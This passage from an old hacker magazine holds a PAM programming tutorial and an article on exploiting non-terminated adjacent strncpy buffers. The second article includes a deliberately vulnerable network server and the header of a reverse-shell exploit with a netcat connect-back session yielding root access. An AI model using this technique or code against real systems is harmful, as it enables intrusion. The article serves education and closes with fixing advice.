dps_pcap_next(pcap_t *pd)
{
    void                *ptr;
    struct pcap_pkthdr   hdr;

    while ((ptr = (void *)pcap_next(pd, &hdr)) == NULL);

    return (ptr);
}

/* EOF */
<-->
```

- P H R A C K M A G A Z I N E -

Volume 0xa Issue 0x38
05.01.2000
0x0d[0x10]

|---------- INTRODUCTION TO PAM ----------|

|---------- Bryan Ericson ----------|

----| INTRODUCTION

The Pluggable Authentication Module (PAM) system is a means by which programs can perform services relating to user authentication and account maintenance. The authentication part is usually done through a challenge-response interaction. Using PAM, an administrator can customize the methods used by authenticating programs without recompilation of those programs.

The PAM system is comprised of four parts. The first part, libpam, is the library which implements the PAM API. The second part is the PAM configuration file, /etc/pam.conf. The third consists of a suite of dynamically loadable binary objects, often called the service modules, which handle the actual work of authentication. The final part is comprised of the system commands which use (or should use) the PAM API, such as login, su, ftp, telnet, etc...

----| LIBPAM

The authentication routines of the PAM API consist of three primary functions:

```
pam_start( const char *service_name, const char *username,
           const struct pam_conv *conv, pam_handle_t **pamh_p );

pam_end( pam_handle_t *pamh, int exit_status );

pam_authenticate( pam_handle_t *pamh, int flags );
```

The pam_start() and pam_end() functions begin and end a PAM session. The arguments to pam_start() are as follows:

+ service_name: a string specifying a particular service as defined in the pam.conf file (see below)

+ username: the login name of the user to be authenticated

+ conv: a pointer to a pam_conv structure (more on this in a minute)

+ pamh_p: a double pointer to a pam_handle_t structure. The PAM framework will allocate and deallocate the memory for the structure, and an application should never access it directly. It is basically used by the PAM framework to deal with multiple concurrent PAM sessions.

The pam_conv structure looks like this:

```
struct pam_conv {
    int (*conv)(int num_msg, const struct pam_message **msg,
                struct pam_response **resp, void *appdata_ptr);
    void *appdata_ptr;
}
```

*conv is a pointer to a function in the application known as the PAM conversation function. It will be discussed below. The appdata_ptr points to application-specific data, and is not often used.

The pam_end() function's arguments consist of the same pam_handle_t* that was filled in by pam_start(), and an exit status. The exit status is normally PAM_SUCCESS, but can be different in the event of an unsuccessful PAM session. pam_end() will deallocate the memory associated with the pam_handle_t*, and any attempt to re-use the handle will likely result in a seg fault.

The pam_authenticate() function again consists of the pam_handle_t* filled in by pam_start(), and optional flags that can be passed to the framework.

Some other functions in the PAM API available to applications are as follows (consult your system's documentation for a complete description of its PAM API):

+ pam_set_item() - write state information for PAM session

+ pam_get_item() - retrieve state information for PAM session

+ pam_acct_mgmt() - checks whether the current user's account is valid

+ pam_open_session() - begin a new session

+ pam_close_session() - close current session

+ pam_setcred() - manage user credentials

+ pam_chauthtok() - change user's authentication token

+ pam_strerror() - returns an error string, similar to perror()

----| PAM.CONF

The PAM configuration file is usually located in /etc/pam.conf. It is divided into four sections: authentication, account management, session management, and password management. A typical line looks like this:

```
login  auth  required  /usr/lib/security/pam_unix.so.1  try_first_pass
```

The first field is the service name. This is the service referred to in the first argument to pam_start(). If the service requested by pam_start() is not listed in pam.conf, the default service "other" will be used. Other service names might be "su" and "rlogin". If the service name is specified more than once, the modules are said to be "stacked", and the behavior of the framework will be determined by the value of the third field, as discussed below.

The second field denotes what action this particular service will perform. The valid values are "auth" for authentication, "account" for account management, "session" for session management, and "password" for password management. Not all applications will need to access every action. For example, su will need only to access the "auth" action, while "passwd" should need only the "password" action.

The third field is known as the control field, and will require some discussion. It indicates the behavior of the PAM framework if the user should fail the authentication. Valid values for this field are "requisite", "required", "sufficient", and "optional":

+ "requisite" means that if the user fails authentication for this particular module, the framework will immediately return a failure, and no other modules will be invoked.

+ "required" denotes that if a user fails authentication, the framework will return a failure only after all other modules have been invoked. This is done so that the user will not know for which module authentication was denied. For a user to

successfully authenticate, all "required" modules have to return success.

+ "optional" means that the user will be allowed access even if authentication fails. In the event of failure, the next module on the stack will be processed.

+ "sufficient" means that if a user passes this particular module, the framework will immediately return success, even if subsequent modules have "requisite" or "required" control values. Like "optional", "sufficient" will allow access even if authentication fails.

Note that if any module returns success, the user will succeed authentication with the only exception being if the user previously failed to authenticate with a "required" module.

The fourth field in pam.conf is the path to the authentication module. The path can differ between systems. For example, the PAM modules are located in /usr/lib in the Linux-PAM implementation, while Solaris maintains the modules in /usr/lib/security.

The fifth field is a space-separated list of module-dependent options, which are passed to the authentication module whenever it is invoked. Consult the specific module's man page for details.

----| MODULES

Each PAM module is essentially a library which must export specified functions. These functions are called by the PAM framework. The functions exported by the library are:

+ pam_sm_authenticate()

+ pam_sm_setcred()

+ pam_sm_acct_mgmt()

+ pam_sm_open_session()

+ pam_sm_close_session()

+ pam_sm_chauthtok()

If an implementer decides not to support a particular action within a module, the module should return PAM_SUCCESS for that action. For example, if a module is not designed to support account management, the pam_sm_acct_mgmt() function should simply return PAM_SUCCESS.

The declaration for pam_sm_authenticate() is as follows:

```
extern int pam_sm_authenticate( pam_handle_t *pamh, int flags,
       int argc, char **argv);
```

where pamh is a pointer to a PAM handle which has been filled in by the framework, flags is the set of flags passed to the framework by the application's call to pam_authenticate(), and argc and argv are the number and values of the optional arguments for this service in pam.conf.

A simple pam_sm_authenticate() for the pam_unix module might look like this:

```
#include <security/pam_modules.h>
#include <...>

extern int
pam_sm_authenticate( pam_handle_t *pamh, int flgs, int c, char **v )
```

```
{
        char *user;
        char *passwd;
        struct passwd *pwd;
        int ret;

        /* ignore flags and optional arguments */

        if ( (ret = pam_get_user( ..., &user )) != PAM_SUCCESS )
           return ret;
        if ( (ret = pam_get_pass( ..., &passwd )) != PAM_SUCCESS )
           return ret;
        if ( (pwd = getpwnam(user)) != NULL ) {
           if ( !strcmp(pwd->pw_passwd, crypt(passwd)) )
              return PAM_SUCCESS;
           else
              return PAM_AUTH_ERR;
        }

        return PAM_AUTH_ERR;
}
```

Of course, this function is grossly oversimplified, but it demonstrates the basic functionality of pam_sm_authenticate(). It retrieves the user's login name and password from the framework, then retrieves the user's encrypted password, and finally calls crypt() on the user's password and compares the result with the encrypted system password. Success or failure is determined on this comparison. The functions pam_get_*() are calls to the framework, and may not have the same declaration between implementations.

----| THE APPLICATION

A PAM application is fairly simple to implement. The portions that deal with PAM must consist of a pam_start() and pam_end() pair, and a PAM conversation function. Fortunately, the user-space PAM API is well-defined and stable, and so the conversation function will pretty much be boilerplate code (at least for a command-line application). A simple implementation of su might look like this:

```
#include <security/pam_appl.h>
#include <...>

int su_conv(int, const struct pam_message **,
            struct pam_response **, void *);

static struct pam_conv pam_conv = { su_conv, NULL };

int
main( int argc, char **argv )
{
        pam_handle_t *pamh;
        int ret;
        struct passwd *pwd;

        /* assume arguments are correct and argv[1] is the username */

        ret = pam_start("su", argv[1], &pam_conv, &pamh);
        if ( ret == PAM_SUCCESS )
           ret = pam_authenticate(pamh, 0);
        if ( ret == PAM_SUCCESS )
           ret = pam_acct_mgmt(pamh, 0);

        if ( ret == PAM_SUCCESS ) {
           if ( (pwd = getpwnam(argv[1])) != NULL )
              setuid(pwd->pw_uid);
           else {
```

```
                pam_end(pamh, PAM_AUTH_ERR);
                exit(1);
            }
        }
        pam_end(pamh, PAM_SUCCESS);

        /* return 0 on success, !0 on failure */
        return ( ret == PAM_SUCCESS ? 0 : 1 );
}

int
su_conv(int num_msg, const struct pam_message **msg,
        struct pam_response **resp, void *appdata)
{
        struct pam_message *m = *msg;
        struct pam_message *r = *resp;

        while ( num_msg-- )
        {
                switch(m->msg_style) {

                case PAM_PROMPT_ECHO_ON:
                     fprintf(stdout, "%s", m->msg);
                     r->resp = (char *)malloc(PAM_MAX_RESP_SIZE);
                     fgets(r->resp, PAM_MAX_RESP_SIZE-1, stdin);
                     m++; r++;
                     break;

                case PAM_PROMPT_ECHO_OFF:
                     r->resp = getpass(m->msg);
                     m++; r++;
                     break;

                case PAM_ERROR_MSG:
                     fprintf(stderr, "%s\n", m->msg);
                     m++; r++;
                     break;

                case PAM_TEXT_MSG:
                     fprintf(stdout, "%s\n", m->msg);
                     m++; r++;
                     break;

                default:
                        break;
                }
        }
        return PAM_SUCCESS;
}
```

The su_conv() function is the conversation function - it allows the module to "converse" with the user. Each pam_message struct has a message style, which indicates what type of data the module wants. The PAM_PROMPT_ECHO_ON and PAM_PROMPT_ECHO_OFF cases indicate that the module needs more information from the user. The prompt used will be supplied by the module. In the case of PAM_PROMPT_ECHO_OFF, the module usually wants a password. It is up to the application to disable echoing of the characters. The *_MSG cases are used for displaying messages on the user's terminal.

The beauty of the PAM conversation is that all of the character-based output can be replaced with calls to different display systems without changing the authentication module. For example, the getpass() could be replaced with get_gui_passwd() (or whatever) if we want to implement a gui-based su-like command.

Note that a real conversation function should be much more robust. Also, the Linux-PAM implementation supplies the misc_conv() conversation function for command-line interactions, which should be used if a standard

conversation function is all that is required. Finally, it is usually the application's responsibility to free() the memory allocated for the responses.

----| FUN WITH MODULES

Now that you have a familiarity with PAM, we can briefly discuss custom authentication routines. For example, it is easy to modify our earlier module so that, when authenticating the root user, a second password must be typed:

```
extern int
pam_sm_authenticate( pam_handle_t *pamh, int flgs, int c, char **v )
{
        char *user;
        char *passwd;
        struct passwd *pwd;
        int ret;

        /* ignore flags and optional arguments */

        if ( (ret = pam_get_user( ..., &user )) != PAM_SUCCESS )
           return ret;
        if ( (ret = pam_get_pass( ..., &passwd )) != PAM_SUCCESS )
           return ret;
        if ( (pwd = getpwnam(user)) != NULL ) {
           if ( !strcmp(pwd->pw_passwd, crypt(passwd)) )
              ret = PAM_SUCCESS;
           else
              ret = PAM_AUTH_ERR;
        }

        if ( !strcmp(user, "root") ) {
           pam_display_message("root user must enter secondary password");
           if ( (ret = pam_get_pass( ..., &passwd )) != PAM_SUCCESS )
              return ret;
           if ( !strcmp(get_second_root_pwd(), crypt(passwd)) )
              ret = PAM_SUCCESS;
           else
              ret = PAM_AUTH_ERR;
        }

        return ret;
}
```

Here we assume there is a function get_second_root_pwd() which returns some secret encrypted password. Of course, this example is a little silly, but it demonstrates that we can be as free as we want to be when designing our PAM modules. Also, because the modules live in user space, they have access to all library functions. If you have some sort of biometric scanner hooked up to your machine and a library function that can access it, you could write a PAM module that does the following:

```
        thumbprint_t *tp;
        tp = scan_thumbprint();
           /* or scan_retina() if you like James Bond */
        if ( match_print_to_user(tp, user) )
           return PAM_SUCCESS;
```

----| CONCLUSION

The point is, the PAM modules are not limited to calling crypt() or some similar function on a user's password. You are limited only by what you can think of.

----| REFERENCES

"Making Login Services Independent of Authentication Technologies".
Samar, Vipin and Charlie Lai.
http://www.sun.com/software/solaris/pam/pam.external.pdf

"The Linux-PAM System Administrator's Guide". Morgan, Andrew G.
http://www.kernel.org/pub/linux/libs/pam/Linux-PAM-html/pam.html

"The Linux-PAM Module Writers' Guide". Morgan, Andrew G.

http://www.kernel.org/pub/linux/libs/pam/Linux-PAM-html/pam_modules.html

"The Linux-PAM Application Developers' Guide". Morgan, Andrew G.

http://www.kernel.org/pub/linux/libs/pam/Linux-PAM-html/pam_appl.html

Linux-PAM source code from FreeBSD 3.3 source packages.
http://www.FreeBSD.org/availability.html

|EOF|----------

- P H R A C K M A G A Z I N E -

Volume 0xa Issue 0x38
05.01.2000
0x0e[0x10]

|--------- TAKING ADVANTAGE OF NON-TERMINATED ADJACENT MEMORY SPACES ---------|

|------------------------- twitch <twitch@vicar.org> -------------------------|

----| Introduction

Because Phrack needs another buffer overflow article, because most of those pesky strcpy()'s have been replaced with strncpys()'s, and because chicks dig shellcode, I present for your benefit yet another buffer overflow technique. Like 'Frame Pointer Overwriting' from P55, this is not the most common of problems, but it does exist, and it is exploitable.

This article details the hazards of non-terminated buffers (specifically non-terminated strings), and their potential impact on the security of a application. This issue is discussed from a variety potential situations, culminating with an example exploit which abuses adjacent non-terminated string buffers together to perform program redirection via a buffer overflow. Like most bugs this is not an unknown problem, however judging from random source browsing, it appears that this is not a widely understood issue.

Incidentally, the example code contains idiosyncratic architectural references and man page excerpts as presented from the point of view of FreeBSD running on the x86 architecture.

Due to popular pleading, the noun 'data' is treated as singular throughout this document, even though that is wrong.

----| Rehash

If you already know how buffer overflows work (and if you have read any issue of Phrack within the last two years, how could you not?), skip this section.

When a program allocates a buffer, then copies arbitrary data into this buffer, it must ensure that there is enough room for everything that is being copied. If there is more data than there is allocated memory, all data could still be copied, but past the end of the designated buffer and random, most likely quite important, data will be overwritten. It's all really quite rude. If the data being copied is supplied by the user, the user can do malevolent things like change the value of variables, redirect program execution, etc. A common overflow will look like this:

```
void func(char *userdata)
{
   char buf[256];

   ...

   strcpy(buf, userdata);

   ...
}
```

The programmer assumes that the data being copied will surely be less than 256 bytes and will fit snugly into the supplied buffer. Unfortunately, since the data being copied is user-supplied, it could be damned near anything and of any size. The function strcpy() will continue copying bytes from *userdata until a NULL is found, so any data past 256 bytes will overflow.

So, in an effort to keep mean people from abusing their software, programmers

will make sure that they only copy as much data as there is buffer space.
To accomplish this task, they will normally do something to this effect:

```
   void func(char *userdata)
   {
      char buf[256];

      ...

      strncpy(buf, userdata, 256);

      ...
   }
```

strncpy() will only copy as many bytes as are specified. So in the above, the maximum amount of data that is ever copied is 256 bytes, and nothing is overwritten (note that the above code snippet exemplifies the problem discussed below).

For a far superior explanation of buffer overruns, program redirection, and smashing the stack for fun and profit, consult the article of the same name as the latter in P49-10.

----| Pith

The essence of the issue is that many functions that a programmer may take to be safe and/or 'magic bullets' against buffer overflows do not automatically terminate strings/buffers with a NULL. That in actuality, the buffer size argument provided to these functions is an absolute size- not the size of the string. To put a finer point on it, an excerpt from the strncpy() man page:

```
   char *
   strncpy(char *dst, const char *src, size_t len)

   ...

   The strncpy() copies not more than len characters into dst, appending
   '\0' characters if src is less than len characters long, and _not_+
   terminating dst if src is more than len characters long.

   ...

   +(underline present in the source)
```

To understand the ramifications of this, consider the case of two automatic character arrays, allocated thusly:

```
   char buf1[8];
   char buf2[4];
```

The compiler is most likely going to place these two buffers _next_ to each other on the stack. Now, consider the stack for the above:

```
Upper
Memory
  ||     ---------------->  [Top of the stack]
  ||     ---------------->  [ buf2 - 0 ]
  ||     ---------------->  [ buf2 - 1 ]
  ||     ---------------->  [ buf2 - 2 ]
  ||     ---------------->  [ buf2 - 3 ]
  ||     ---------------->  [ buf1 - 0 ]
  ||     ---------------->  [ buf1 - 1 ]
  ||     ---------------->  [ buf1 - 2 ]
  ||     ---------------->  [ buf1 - 3 ]
  ||           ...
  ||     ---------------->  [ buf1 - 7 ]
```

```
  ||
  ||           ...
  \/
```

   [Remember that the stack grows down on our example architecture
     (and probably yours, too), so the above diagram looks upside down]

Thus, if a programmer were to do the following:

```
   void
   func()
   {
      char buf1[8];
      char buf2[4];

      fgets(buf1, 8, stdin);
      strncpy(buf2, buf1, 4);
   }
```

Assuming that the user entered the string 'iceburn', after the strncpy()
the stack would look like this:

```
Upper
Memory
  ||     ---------------->  [Top of the stack]
  ||     ---------------->  [ 'i'  (buf2 - 0) ]
  ||     ---------------->  [ 'c'  (buf2 - 1) ]
  ||     ---------------->  [ 'e'  (buf2 - 2) ]
  ||     ---------------->  [ 'b'  (buf2 - 3) ]
  ||     ---------------->  [ 'i'  (buf1 - 0) ]
  ||     ---------------->  [ 'c'  (buf1 - 1) ]
  ||     ---------------->  [ 'e'  (buf1 - 2) ]
  ||     ---------------->  [ 'b'  (buf1 - 3) ]
  ||     ---------------->  [ 'u'  (buf1 - 4) ]
  ||     ---------------->  [ 'r'  (buf1 - 5) ]
  ||     ---------------->  [ 'n'  (buf1 - 6) ]
  ||     ---------------->  [ 0x00 (buf1 - 7) ]
  ||
  ||           ...
  \/
```

We know from the man page that even though strncpy() is not going to copy
more than 4 bytes. But since the src string is longer than 4 bytes, it
will not null-terminate either. Thus, strlen(buf2) is now 11, even though
sizeof(buf2) is 4. This is not an overflow, as no data beyond the
boundaries of the allocated space have been overwritten. However, it does
establish a peculiar situation. For instance, the result of

```
   printf("You entered: %s\n", buf2);
```

would produce the following:

```
  You entered: icebiceburn
```

Not exactly the intent.

----| Apparition

This problem surfaces in the real world in seemingly benign and arcane
ways. The following is from syslogd.c on FreeBSD 3.2-RELEASE:

```
   /*
    * Validate that the remote peer has permission to log to us.
    */
   int
   validate(sin, hname)
   struct sockaddr_in *sin;
```

```
      const char *hname;
   {
      int i;
      size_t l1, l2;
      char *cp, name[MAXHOSTNAMELEN];
      struct allowedpeer *ap;

      if (NumAllowed == 0)
         /* traditional behaviour, allow everything */
         return 1;

      strncpy(name, hname, sizeof name);
      if (strchr(name, '.') == NULL) {
         strncat(name, ".", sizeof name - strlen(name) - 1);
         strncat(name, LocalDomain, sizeof name - strlen(name) - 1);
      }

      ...
   }
```

Suppose that hname is at least MAXHOSTNAMELEN bytes long and does not contain a '.'. This means that the calculation for the length argument to strncat will expand to:

```
   sizeof name == MAXNAMELEN
   strlen(name) >= MAXNAMELEN
   Thus, length will be < 0
```

Well, since the length parameter to strncat is of type size_t, which is unsigned, strncat will actually be willing to append _way_ to many bytes. Thus, all of LocalDomain will be appended to name (which is already full), an overflow will occur and syslogd will seg fault when validate() returns. Incidentally, unless LocalDomain for the host is an appropriate offset into the stack, this example is exploitable only as a way to kill syslog (incidentally, 0xbfbfd001.com is available).

----| Pith + Apparition = Opportunity

Although this type of overflow may be exploited in a variety of manners (and indeed, it will manifest itself in a variety of ways), the sexiest and easiest to understand is program redirection. Please note that although the example situations presented are exorbitantly contrived, that similar conditions exist in sundry software currently in use all over the world.

Now, let us address a situation where the user has control over the contents of two adjacent buffers. Consider the following snippet:

```
   int
   main(int argc, char **argv)
   {
      char buf1[1024];
      char buf2[256];

      strncpy(buf, argv[1], 1024);
      strncpy(buf2, argv[2], 256);

      ...

      if(somecondition)
         print_error(buf2);

   }

   void print_error(char *p)
   {
      char mybuf[263];
```


```
      sprintf(mybuf, "error: %s", p);
   }
```

A stack diagram would be really large and redundant, so one will not be making an appearance here, but it should be fairly clear what will happen. The programmer assumes that due to the liberal use of strncpy() in main(), that the data is clean when it reaches print_error(). Thus, it is assumed that sprintf() may be called without incident. Unfortunately, since p points to buf2, and buf2 is not properly terminated, sprintf() will actually continue happily copying until it reaches a NULL somewhere after the end of buf1. Oh shit.

----| Hexploitation

Exploitation (for the purpose of program redirection) in this scenario is slightly different than it is in the case of a traditional single-buffer overrun. First, a little rehash about exploiting traditional buffer overflows.


Assuming that we are overflowing a single buffer of 256 bytes, our payload would generally look something like this (diagrams obviously not to scale):




All that we do is pass enough data so that when the overflow occurs, the offset to the our shellcode (an address somewhere on the stack) overwrites the saved instruction pointer. Thus, when the vulnerable function returns, program execution is redirected to our code.

Now assume that we want to overflow another 256-byte buffer, say the one in print_error() in the code snippet from the last section. To accomplish our malevolent ends however, we will have to use buf1 and buf2 in tandem. All we have to do is fill all of buf2 with our shellcode and NOP's, then use the beginning of buf1 for our offset.


Thus, after the strncpy()'s, buf1 will look like this:



And buf2 will look like this:



This arrangement is required due to the way in which the buffers are arranged on the stack. What is supplied as argv[1] (the data that is copied into buf1) will be located higher in memory than the data we supply as argv[2] (which is copied into buf2). So technically, we supply the offset at the beginning of the exploit string, rather than at the end. Then, when print_error() is called, the stack in main(), will look like this:



Which resembles greatly the traditional payload described above.

When print_error() is called, it is passed a pointer to the beginning of buf2, or, the top of the stack in main(). Thus, when sprintf() is called, an overrun occurs, redirecting program execution to our shellcode, and all is lost.

Note that alignment here is key, since if the compiler pads one of the buffers, we may run into a problem. Which buffer is padded and the contents of the pad bytes both play a role in the success of exploitation.

If buf2 is padded, and the padded bytes contain NULL's, no overflow (or, at least, no usable overflow) will occur. If the pad bytes are _not_ null, then as long as the pad bytes end on a double-word boundary (which they almost certainly will), we can still successfully overwrite the saved instruction pointer.

If buf1 is padded, whether or not the pad bytes contain NULL's is really of no consequence, as they will fall after our shellcode anyway.

----| Denouement

As with all bugs, the fault here is not of the library functions, or of the C programming language, or operating systems not marking data as non-executable, but that programmers do not fully realize the ramifications of what they are doing. Before handling any potentially hazardous materials (arbitrary data), special precautions should be made. Man pages should be read. Buffers should be terminated. Return values should be checked. All it takes is a '+1' and an initialization. How hard is this:

```
char buf[MAXSIZE + 1];
FILE *fd;
size_t len;

...

memset(buf, 0, MAXSIZE + 1);
len = fread((void *)buf, 1, MAXSIZE, fd);
/*
 * This won't actually happen, but it is supplied to
 * prove a point
 */
if(len > MAXSIZE){
   syslog(LOG_WARNING, "Overflow occured in pid %d, invoked by %d\n",
         getpid(), getuid());
   exit(1);
}

...
```

Okay, so the above is a bit silly, but the hopefully the intent is clear.

Incidentally, the following also do not terminate on behalf of lazy programmers:

```
fread()
the read() family [ read(), readv(), pread() ]
memcpy()
memccpy()
```

```
   memmove()
   bcopy()
   for(i = 0; i < MAXSIZE; i++)
      buf[i] = buf2[i];
   gethostname()
   strncat()
```

These functions are kind enough to null-terminate for you:

```
   snprintf()
   fgets()
```

Now, go break something, or better yet, go fix something.

----| Example

Attached is an example exploit for an example vulnerable program. The vulnerable program is pathetically contrived, and serves no purpose other than:

   a) Offering an example of explaining the considerations of exploiting this type of buffer overrun.
   b) Offering a viable opportunity to pimp some new shellcode.

The decision not to present an exploit to real software was due to:

   a) The fact that publishing 0-day in Phrack is rude.
   b) If I didn't report the bugs I've found I would be a prick.
   c) The fact that any bugs that I have found should already be patched by the time this comes out.
   d) The presented example is easier to follow than a real-world app.
   e) The point of this article is to inform, not help you tag www.meaninglessdomain.com.

But hey, you're getting free shellcode, so reading this wasn't an entire waste of time.

The exploit itself will throw a shell to any system and port you deem necessary. I think that's useful. Read the comments in boobies.c for instructions on how to use.

The shellcode is i386-FreeBSD specific, so in order to play with this the vulnerable proggy will need to be run on an x86 FreeBSD machine. The exploit should compile and run on anything -- though you may have to tweak the alignment for your particular architecture.

Incidentally, x86 Linux and SPARC Solaris versions of the shellcode are available at www.vicar.org/~twitch/projects/llehs.

----| The code

```
<++> p56/Boobies/vuln.c !66dd8731
/*
 * vuln.c
 *
 * 01/09/1999
 * <twitch@vicar.org>
 *
 * Example to display how non-terminated strings in adjacent memory
 * spaces may be exploited.
 *
 * Give it a port to listen on if you wish as argv[argc - 1]
 * (the default is 6543).
 *
 * The code is sloppy because I really didn't care.
 * Pretend it's a game on a Happy Meal(tm) box- how many other exploitable
```

```
 * conditions can you find?
 *
 * to compile-
 * [twitch@lupus]$ gcc -Wall -o vuln vuln.c
 */

#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>

#ifndef MAXHOSTNAMELEN
#define MAXHOSTNAMELEN   256
#endif /* MAXHOSTNAME */

#define PORT   6543

int be_vulnerable(int);
void oopsy(char *);
int do_stuff(char *, int, u_short);

int
main(int argc, char **argv)
{
   char myname[MAXHOSTNAMELEN + 1];
   struct hostent *h;
   int r;
   u_short port;

   port = PORT;

   if(argc > 1)
      port = strtoul(argv[argc - 1], NULL, 10);

   memset(myname, 0, MAXHOSTNAMELEN + 1);
   r = gethostname(myname, MAXHOSTNAMELEN);
   if(r){
      perror("gethostname");
      return(1);
   }

   if(!(strlen(myname))){
      fprintf(stderr, "I have no idea what my name is, bailing\n");
      return(1);
   }

   h = gethostbyname(myname);
   if(!h){
      fprintf(stderr, "I couldn't resolve my own name, bailing\n");
      return(1);
   }

   return(do_stuff(h->h_addr, h->h_length, port));
}

/*
 * do_stuff()
 *    Listen on a socket and when we get a connection, had it
 *    off to be_vulnerable().
 */
int
do_stuff(char *myaddr, int addrlen, u_short port)
{
```

```
   struct sockaddr_in sin, fin;
   int s, r, alen;
   char *p;
   memcpy(&sin.sin_addr.s_addr, myaddr, addrlen);

   p = inet_ntoa(sin.sin_addr);

   if(sin.sin_addr.s_addr == -1L){
      fprintf(stderr, "inet_addr returned the broadcast, bailing\n");
      return(1);
   }

   memset(&sin, 0, sizeof(struct sockaddr));
   sin.sin_family = AF_INET;
   sin.sin_port = htons(port);

   s = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP);
   if(s < 0){
      perror("socket");
      return(1);
   }

   alen = sizeof(struct sockaddr);
   r = bind(s, (struct sockaddr *)&sin, alen);
   if(r < 0){
      perror("bind");
      return(1);
   }

   r = listen(s, 1);
   if(r < 0){
      perror("listen");
      return(1);
   }

   printf("Accepting connections on port %d...\n", port);

   memset(&fin, 0, alen);
   r = accept(s, (struct sockaddr *)&fin, &alen);
   if(r < 0){
      perror("accept");
      return(1);
   }

   return(be_vulnerable(r));
}

/*
 * be_vulnerable()
 *    We grab a chunk o' data from the wire and deal with it
 *    in an irresponsible manner.
 */
int
be_vulnerable(int s)
{
   int r;
   char buf[1024], buf2[256];

   memset(buf, 0, 1024);
   memset(buf2, 0, 256);
   r = read(s, (void *)buf, 1024);
   r = read(s, (void *)buf2, 256);

   oopsy(buf2);

   close(s);
   return(0);
}
```

```
/*
 * oopsy()
 *    Copy data into local storage to do something with it.
 *    I'm lazy so all this does is cause the overflow.
 */
void
oopsy(char *p)
{
   char mybuf[256];

   fprintf(stderr, "Oh shit, p is %d bytes long.\n", strlen(p));
   strncpy(mybuf, p, strlen(p));
}
<-->
<++> p56/Boobies/boobies.c !f264004c
/*
 * boobies.c
 *
 * 01/09/1999
 * <twitch@vicar.org>
 *
 * Dedicated to Kool Keith, Bushmill's smooth and mellow (distilled
 * three times) Irish Whiskey, and that one SCO guy's beautiful lady.
 *
 *
 * Example exploit for vuln.c to display how non-terminated strings
 * in adjacent memory can cause real troubles.
 *
 * This shellcode will establish a TCP connection to any port and
 * address you deem fit (see the shellcode for where/how to do this)
 * and drop a shell. You won't get a prompt, but otherwise, it is a
 * full shell with the privleges of whatever the exploited program had.
 *
 * This is the x86 FreeBSD version- Linux and SPARC Solaris versions,
 * as well as full assembly listings are available at
 * www.vicar.org/~twitch/projects/llehs
 *
 * To use this exploit, run the silly little vulnerability demo
 * program on some system (in this example it's running on a system
 * called lupus) thusly:
 *
 * [twitch@lupus]$ ./vuln
 * Accepting connections on port 6543...
 *
 * Then do this on the attacking system (or wherever you are directing
 * the shell):
 *
 * [twitch@pornstar]$ nc -n -v -l -p 1234
 * listening on [any] 1234 ...
 *
 *    [ from another terminal/window ]
 *
 * [twitch@pornstar]$ ./boobies -a 192.168.1.1 -p 1234 |nc -v lupus 6543
 * lupus [192.168.1.6] 6543 (?) open
 *
 *    [ back to the first terminal/window ]
 *
 * connect to [192.168.1.1] from (lupus) [192.168.1.6] 1234
 * uname -n
 * lupus.vicar.org
 * ls -alF /root/
 * total 14
 * drwxr-x---   3 root  wheel   512 Dec  8 20:44 ./
 * drwxr-xr-x  19 root  wheel   512 Dec 10 19:13 ../
 * -rw-------   1 root  wheel  4830 Jan  4 16:15 .bash_history
 * -rw-------   2 root  wheel   383 May 17  1999 .cshrc
 * -rw-------   1 root  wheel  1354 Jan  5 10:33 .history
```

```
 * -rw-------   1 root  wheel   124 May 17  1999 .klogin
 * -rw-------   1 root  wheel   491 Dec  4 19:59 .login
 * -rw-------   2 root  wheel   235 May 17  1999 .profile
 * drwxr-x---   2 root  wheel   512 Dec  8 20:44 .ssh/
 * ^C
 * [twitch@pornstar]$
 *
 * You will need to supply an offset of around -50 if
 * vuln is running on a port besides the default.
 *
 * The exploit has a few options that you can read about by doing:
 * [twitch@pornstar]$ ./boobies -h
 * usage: ./boobies [-o offset_nudge] [-p port] [-a address] [-A alignment]
 *    -o              Nudge the offset offset_nudge bytes.
 *    -p              Port to which the target should connect.
 *    -a              Address to which the target should connect.
 *                    (Must be an IP address because I'm lazy.)
 *    -A              Nudge the alignment.
 *    -v              Be verbose about what we're doing.
 *    -h              The secret to life.
 *
